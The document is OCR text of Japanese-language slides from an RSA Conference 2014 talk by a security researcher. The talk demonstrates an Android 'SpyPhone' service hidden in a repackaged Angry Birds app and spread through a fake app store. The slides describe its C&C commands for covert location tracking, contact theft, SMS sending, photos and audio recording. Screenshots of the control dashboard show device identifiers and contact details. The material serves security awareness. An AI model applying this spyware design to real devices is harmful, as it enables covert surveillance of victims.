RSA CONFERENCE 2014
ASIA PACIFIC & JAPAN

Share.
Learn.
Secure.
Capitalizing on
Collective Intelligence

Android Spyphoneを使用したサイバースパイ行為

セッションID：JPN-W06

Kevin McNamee

セキュリティ アーキテクト兼ディレクター
Kindsightセキュリティ ラボ
Alcatel-Lucent


アジェンダ

- はじめに
- 活動中のSpyPhoneのデモ
- SpyPhoneの設計
- アプリへのSpyPhoneサービスの組み込み
- 結論と質問

SpyPhone – 過去


SpyPhone – 現在


監視 – 過去



監視 – 現在


android
ASUS



インターネット


DroidWhisper
Logged in as ksnexus2@gmail.com. Click to logout.
DroidWhisper
Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)
Device: 302220301242571
Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: location [Clear]
Last Update: 2013-02-20T16:38:05.054Z
Owner: ksnexus2@gmail.com
Phone Number:
Phone Type: GSM
Network Type: UMTS
Device ID (MEID/IMEI): 355266041549336
Mobile Subscriber ID (IMSI): 302220301242571
Network Country Code: ca
Network Operator: Koodo
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: TELUS@
Software version: 03
Location: 43.7773428 -79.2523726 0.0 29.0
Contacts
Name: Brendan
Phones: [613-415-9462]
Emails: [brendan@kindsight.net]
Name: Denny
Phones: [613-327-9690]
Emails: []
Map
Satellite

対抗策 – 過去

対抗策 – 現在


インターネット
STOP


DroidWhisper
Logged in as ksnexus2@gmail.com. Click to logout.
DroidWhisper
Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)
Device: 302220301242571
Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: location [Clear]
Last Update: 2013-02-20T16:38:05.054Z
Owner: ksnexus2@gmail.com
Phone Number:
Phone Type: GSM
Network Type: UMTS
Device ID (MEID/IMEI): 355266041549336
Mobile Subscriber ID (IMSI): 302220301242571
Network Country Code: ca
Network Operator: Koodo
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: TELUS@
Software version: 03
Location: 43.7773428 -79.2523726 0.0 29.0
Contacts
Name: Brendan
Phones: [613-415-9462]
Emails: [brendan@kindsight.net]
Name: Denny
Phones: [613-327-9690]
Emails: []
Map
Satellite

スマート フォンのアクセス先...

- GPSの場所
- インターネット（ほぼすべての場所から）
- マイク
- カメラ
- ローカルWi-Fiネットワーク
- メール
- テキスト メッセージ
- 電話
- 担当者リスト
- 個人情報

スマート フォンとは

- 完璧なサイバー スパイ行為ツールで、これにより標的の場所のトラッキング、個人情報のダウンロード、メッセージのインターセプトと送信が可能です。また、会話を記録したり、気付かれないように写真を撮影したりすることもできます。
- BYODおよびAPTとの関連では、企業または政府ネットワークで内部攻撃を開始するための打ってつけのプラットフォームになります。

デモ

Android SpyPhoneサービスで行えること:

- 電話を支配下に置き、担当者情報を盗む
- 場所についてレポートする
- C&Cサーバーからコマンドを実行する
  - 電話にメッセージを表示
  - SMSを担当者に送信
  - 写真を撮ってC&Cに送信
  - 録音してC&Cに送信

SpyPhoneサービス:


- 正規版Angry Birdsに組み込まれる
- 偽のアプリ ストアから配布される


デモの内容

- 感染アプリケーションのインストール
- C&Cへの情報の送信
- デバイスの特定
- SMSの送信
- 写真撮影
- 録音

C&Cプロトコル

C&Cサーバー




0A3BE9780A002017
Record Explore Open Url
4:13
All apps
Alarm & Timer
Amazon Kindle
Apps
Blockbuster
Books
Browser
Calculator
Calendar
Camcorder
Camera
Citrix
City ID
Contacts
Dialer
DLNA
Downloads
Email
Files
Gallery
Gmail
Home Menu Back Search Call End call
Firefox
DroidWhisper
Very Angry Birds | DriodDrop
mobiledemo.kindsight.net:8080/dashboard/main
Google
Logged in as ksnexus2@gmail.com. Click to logout.
DroidWhisper
Wed Feb 06 2013 16:14:33 GMT-0500 (Eastern Standard Time)
Device: af4322452d552d26
Device: 302220301242571
C:\Kevin\Kindsight...
How to Quickly Ta...
Microsoft PowerPo...
0A3BE9780A002017
DroidWhisper - Mo...
4:14 PM

0A3BE9780A002017

Record Explore Open Url

4:14

All apps

Alarm & Timer, Amazon Kindle, Apps, Blockbuster

Books, Browser, Calculator, Calendar

Camcorder, Camera, Citrix, City ID

Contacts, Dialer, DLNA, Downloads

Email, Files, Gallery, Gmail

Home Menu Back Search Call End call

Firefox

DroidWhisper | Very Angry Birds | DriodDrop

mobiledemo.kindsight.net:8080/store/veryangrybirds.html

DroidDrop

About Help Partners Blog Contact Search Log i

Home Applications Community

View Reviews Discussion

Very Angry Birds v1.0.0

Free

By TheKnight. Updated October 12, 2011

428 0 0 Fun & Games

Download

Tweet

Login

Username: *

Password: *

Log in

Create new account

Request new password

Tags


android app bestseller Book books classics digital digital book digital books ebooks free Fun funny game Magazine mobile music Novel puzzle the books more tags

